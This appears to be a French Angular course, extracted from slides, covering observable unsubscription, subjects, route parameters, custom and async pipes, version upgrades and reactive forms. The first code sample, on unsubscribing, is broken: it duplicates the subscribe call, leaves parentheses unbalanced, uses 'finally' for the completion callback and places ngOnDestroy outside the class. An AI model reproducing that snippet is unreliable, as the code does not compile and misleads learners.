Afin d'éviter la consommation grandissante de mémoire, il est nécessaire de gérer la désinscription aux **observables** lorsqu'un composant est détruit. *(par exemple lorsque l'utilisateur quitte la page).*

La méthode **subscribe** des observable retourne un objet de type **Subscription**.

Cet objet possède une méthode **unsubscribe** qu'il sera nécessaire d'appeler lors de la destruction du composant.

app.component.ts

```
import { Observable, Subscription } from 'rxjs';
...
export class AppComponent implements OnInit, OnDestroy {

  robotSubscription: Subscription;

  ngOnInit() {
    this.robotSubscription = this.robotObservable.subscribe(
      this.robotObservable.subscribe({
        next: (valeurObtenue) => console.log(valeurObtenue),
        error: (erreurObtenue) => console.log(erreurObtenue),
        finally: () => console.log("Terminé"),
      });
  };
}

ngOnDestroy() {
  this.robotSubscription.unsubscribe();
}
```

>> Cas concret d'utilisation des observables



Composant

Page de connexion

Composant

Affichage profil
utilisateur

Service

Obtenir un utilisateur

Observable



API
REST

Serveur



L'**observable** sera contenu dans un **service** qui pourra être injecté dans tous les **composants** en ayant besoin.

Tous les **composants** souscriront à l'**observable** de ce **service** et recevront les notifications de changement dès que le service reçoit le retour de l'api.



Les subjects

Chapitre : Observable

>> Qu'est qu'un subjects


Les **subjects** sont un type particulier d'**observable**.


Non seulement il peuvent réagir au changement de valeur, mais également d'émettre eux même des valeurs.

Cela permet à des composants de modifier eux même la valeur de l'observable.

Par exemple un composant affichant un produit pourrait influencer un service gérant le panier de l'utilisateur (en ajoutant le produit au panier).

De même le composant panier peut également influencer le service gérant le panier.





Exemple utilisation d'un observable :
Récupérer les paramètres des URL

Chapitre : Observable

>> Préparation des routes avec paramètres

Il est possible d'indiquer lors de la définition des routes que certaines parties sont des paramètres, en préfixant la partie de l'URL avec l'opérateur ":" le mot qui suivra sera le nom du paramètre

app.routing.module.ts

```
const routes: Routes = [  
  { path: '', component: PageAccueilComponent },  
  { path: 'connexion', component: PageConnexionComponent },  
  { path: 'edition-utilisateur/:id', component: PageEditionUtilisateurComponent },  
];
```

Ici on définit une url pouvant par exemple être
"localhost:4200/edition-utilisateur/**42**"
"localhost:4200/edition-utilisateur/**john-doe**"
...

>> Observer la route actuelle



Le service “ActivatedRoute” donne la possibilité de souscrire à la modification des paramètres de la route active (via sa propriété “params” qui est un **subject**). Ainsi, la fonction passée en paramètre de la méthode subscribe sera appelée une fois à l’initialisation du composant, ainsi que chaque fois que le paramètre de l’URL sera modifiée

page-edition-utilisateur.component.ts

```
export class PageEditionUtilisateurComponent implements OnInit {  
  
  route = inject(ActivatedRoute)  
  
  ngOnInit(): void {  
    this.route.params.subscribe(  
      (parametres: any) => {  
        console.log("Le paramètre id vaut : " + parametres.id)  
      }  
    )  
  }  
}
```

Ici le Sujet est la propriété “params”

Les pipes




Chapitre : Les briques de base du framework

>> Utilité des pipes

Les pipes (le *i* se prononce “aïe”) permettent d’appliquer une transformation à un objet.

Contrairement aux fonctions, si un pipe est utilisé dans une vue, il n’est pas déclenché à chaque événement, mais seulement si le composant doit être reconstruit.

Wen Jan 01 2020 00:00:00 GMT+0200



1er janvier 2020



>> Exemple de pipe natif

Pour utiliser un pipe il faut utiliser ... l'opérateur **pipe** | (barre droite en français, *Alt Gr+6* ou *Alt+Maj+L* sur Mac)

Note : Cette opérateur n'existe que pour les templates.

*L'exemple suivant illustre l'utilisation du **pipe date**, disponible nativement dans angular*

TypeScript

```
...  
export class AppComponent {  
  dateNaissance = new Date(1987, 6, 23);  
}
```

date de naissance sans pipe : Thu Jul 23 1987 00:00:00
GMT+0200 (heure d'été d'Europe centrale)

HTML

```
<p>date de naissance sans pipe : {{dateNaissance}}</p>  
  
<p>date de naissance avec pipe : {{dateNaissance | date}}</p>
```

date de naissance avec pipe : Jul 23, 1987

>> Créer un pipe

Il est également ajouté dans le module visé, ici AppModule

Angular-cli permet de facilement créer un nouveau pipe, via la commande :
`ng generate pipe exemple`

exemple.pipe.ts

```
import { Pipe, PipeTransform } from '@angular/core';

@Pipe({
  name: 'exemple'
})
export class ExemplePipe implements PipeTransform {

  transform(value: any, ...args: any[]): any {
    return null;
  }
}
```

Nom du pipe

Valeur à transformer

Paramètres

HTML

Utilisation : `{{valeurATransformer | exemple}}`

Pour le moment ce pipe ne sert strictement à rien ...

>> Exemple de création de pipe qui change le texte en majuscule

exemple.pipe.ts

```
import { Pipe, PipeTransform } from '@angular/core';

@Pipe({
  name: 'exemple'
})
export class ExemplePipe implements PipeTransform {

  transform(value: string, ...args: any[]): any {
    return value.toUpperCase();
  }
}
```

HTML

```
{{"franck bansept" | exemple}}
```

Affiche FRANCK BANSEPT

On retourne la transformation
appliquée à la valeur

>> Utilisation des paramètres

exemple.pipe.ts

```
import { Pipe, PipeTransform } from '@angular/core';

@Pipe({
  name: 'hello'
})

export class HelloPipe implements PipeTransform {

  transform(value: string, ...args: any[]): any {

    const majuscule: boolean = args.length > 0 ? args[0] : false;
    const suffix: string = args.length > 1 ? args[1] : "";

    return "Hello " +
      (majuscule ? value.toUpperCase() : value) + suffix;
  }
}
```

Les arguments passé via un pipe sont séparés par l'opérateur ":"
Ils se trouvent dans le tableau args

La méthode suivante concatène le mot "Hello " avec la valeur affectée au pipe.

Le premier paramètre est un booléen qui met cette valeur en majuscule si il est vrai.

Le deuxième est une chaîne à affecter à la suite de la valeur

Affiche : Hello WORLD ça va ?

HTML

```
{{"world" | hello:true:" ça va ?"}}
{{"le monde" | hello:false:" !!!"}}
```

Affiche Hello le monde !!!

>> Exemple concret de pipe

ng generate pipe file-size

```
import { Pipe, PipeTransform } from '@angular/core';

@Pipe({
  name: 'fileSize',
})
export class FileSizePipe implements PipeTransform {
  transform(octets: number, ...args: any[]): string {
    const decimal: number = args[0] ? args[0] : 0;
    const division: number = Math.pow(10, decimal);

    if (octets < 1024) {
      return octets + ' octets';
    } else if (octets < 1024 * 1024) {
      return (
        Math.round((octets / 1024 + Number.EPSILON) * division) / division +
        ' Ko'
      );
    } else if (octets < 1024 * 1024 * 1024) {
      return (
        Math.round((octets / (1024 * 1024) + Number.EPSILON) * division) /
        division +
        ' Mo'
      );
    }

    return (
      Math.round((octets / (1024 * 1024 * 1024) + Number.EPSILON) * division) /
      division +
      ' Go'
    );
  }
}
```

>> Pipe VS méthode

On peut se demander quel intérêt peut avoir les pipes, en effet ce ne sont que des méthodes sous une forme différente. Le pipe `ExemplePipe` que l'on a créé précédemment effectue la même opération que la fonction `exempleFonction` suivante :

app.component.ts

```
export class AppComponent {  
  exempleFonction(value: String) {  
    return value.toUpperCase();  
  }  
}
```

app.component.html

```
{{"valeur" | exemple}}  
{{exempleFonction("valeur")}}
```

On obtient le même résultat

L'intérêt des pipes est qu'ils exécuteront leurs traitements uniquement s'ils détectent un changement dans la valeur. Alors qu'une méthode exécutera son traitement à chaque détection de changement (*mousedown, event....*).

Afin d'illustrer ce comportement, on peut ajouter dans la méthode **exempleFonction** et le pipe **ExemplePipe** un `console.log()` Ainsi qu'un bouton afin d'effectuer une détection de changement.
En cliquant sur le bouton on peut voir dans la console que la méthode est toujours de nouveau exécutée alors que le pipe non.

app.component.ts

```
export class AppComponent {  
  onClick() {  
    console.log("bouton cliqué")  
  }  
  exempleFonction (value: String) {  
    console.log("La fonction est appelée");  
    return value.toUpperCase();  
  }  
}
```

app.component.html

```
{{"valeur" | exemple}}  
{{exempleFonction("valeur")}}  
<div (click)="onClick()">clic moi !</div>
```

exemple.pipe.ts

```
@Pipe({  
  name: 'exemple'  
})  
export class ExemplePipe implements PipeTransform {  
  
  transform(value: string, ...args: any[]): any {  
    console.log("le pipe est appelé")  
    return value.toUpperCase();  
  }  
}
```

>> Pipe impure

Il est possible d'aller à l'encontre de ce comportement en déclarant un pipe "impure".

Attention les pipes impures doivent être utilisées avec énormément de précaution. Comme on a pu le voir, il est possible qu'ils s'exécutent plusieurs fois par seconde.

exemple.pipe.ts

```
@Pipe({
  name: 'exemple',
  pure: false
})
export class ExemplePipe implements PipeTransform {

  transform(value: string, ...args: any[]): any {
    return value.toUpperCase();
  }
}
```

Async pipe

Chapitre : Les briques de base du framework

>> Pipe async

Le pipe async est un exemple de pipe natif et impure. Il est appliqué sur un Observable.

Il permet d'économiser beaucoup de ligne de code :

- Il effectue un abonnement à la source de données
- Il extrait les valeurs résolues
- Il les expose pour la liaison de données
- Il se désabonne lorsque le composant est détruit

app.component.ts

```
export class AppComponent {  
  time = new Observable<string>((observer: Observer<string>) => {  
    setInterval(() => observer.next(new Date().toString()), 1000);  
  });  
}
```

app.component.html

```
{{ time | async }}
```

Gérer les montées de version

Dans ce chapitre :

>> Gérer les montées de version

La page : <https://update.angular.io/> décrit comment monter d'une version majeure à une autre (*attention on ne doit pas changer de plusieurs version majeure à la fois*)

La partie "medium" est à prendre en compte, mais ne concerne que 10% des applications.

A noter que les versions LTS d'angular ne sont supportées que 12 mois (*il est donc vivement conseillé de mettre à jour régulièrement*)

Vous pouvez vous tenir au courant des changements sur la page : <https://blog.angular.io/>

Select the options matching your project:

Angular Versions

From: To:

App Complexity

☒ Basic ☐ Medium ☐ Advanced

Show update information relevant to all Angular developers.

Other Dependencies

☐ I use ngUpgrade to combine AngularJS & Angular

☐ I use Angular Material

☒ I use Windows

Show me how to update!

Angular Update Guide | 13.0 -> 14.0 for Basic Apps

Before Updating

There aren't currently any changes needed before moving between these versions.

During the Update


- ☐ Run `ng update @angular/core@14 @angular/cli@14` which should bring you to version 14 of Angular.
- ☐ Angular now uses TypeScript 4.6, read more about any potential breaking changes: <https://devblogs.microsoft.com/typescript/announcing-typescript-4-6/>
- ☐ Make sure you are using [Node 14.15.0 or later](#)

After the Update

There aren't currently any changes needed after moving between these versions.

Formulaire avancé


Dans ce chapitre :



Créer des formulaires dynamiques (*reactive forms*)


Rappel sur les formulaires des applications non “Single Page”

Dans une application qui n'utilise pas d'API, la validation d'un formulaire envoie un **form-data** au serveur. Celui-ci est une association entre les noms des inputs du formulaire et les valeurs qui leurs ont été saisies par l'utilisateur. Le serveur retourne alors une nouvelle page après avoir traité le formulaire.



>> Les formulaires des applications Single Page

Dans une application Single Page les formulaires effectuent des requêtes **AJAX** (*Asynchronous JavaScript + XML*) sont les données sont envoyées la plupart du temps au format JSON. Le serveur traite les données et retourne la réponse qui peut être traitée par angular. Il n'y a pas rechargement de page nécessaire.



>> Importer les modules obligatoires

app.module.ts

```
...  
import { FormsModule, ReactiveFormsModule } from '@angular/forms';  
...  
  
@NgModule({  
  declarations: [  
    ...  
  ],  
  imports: [  
    ...  
    FormsModule,  
    ReactiveFormsModule  
  ],  
  ...  
})
```

Ces modules permettront de mettre en place les fonctionnalités nécessaires

FormsModule : désactiver la fonctionnalité native des formulaires, qui consiste à recharger/changer la page au moment de leur soumission.

ReactiveFormsModule : Il nous permet de vérifier si les données saisies sont correctes (*champs obligatoires, format ...*)

*Note : c'est ce que l'on appelle la **validation des données***

>> Exemple de formulaire

Comme on peut le voir dans cet exemple, la bibliothèque Material utilise 2 approches pour représenter des éléments : par **composant** ou par **directive**

L'approche par **directive**, bien que moins intuitive, permet de ne pas remplacer des balises natives existantes, et ainsi garder les fonctionnalités de ces balises (*par exemple l'interaction avec le clavier*)

```
<form>
  <mat-form-field appearance="fill">
    <mat-label>Nom</mat-label>
    <input matInput />
  </mat-form-field>

  <mat-form-field appearance="fill">
    <mat-label>Email</mat-label>
    <input matInput />
  </mat-form-field>

  <button mat-raised-button>
    Modifier
  </button>
</form>
```

Un élément **form field** est appelé via la balise `<mat-form-field>`, c'est cette approche par **composant** est la plus répandue

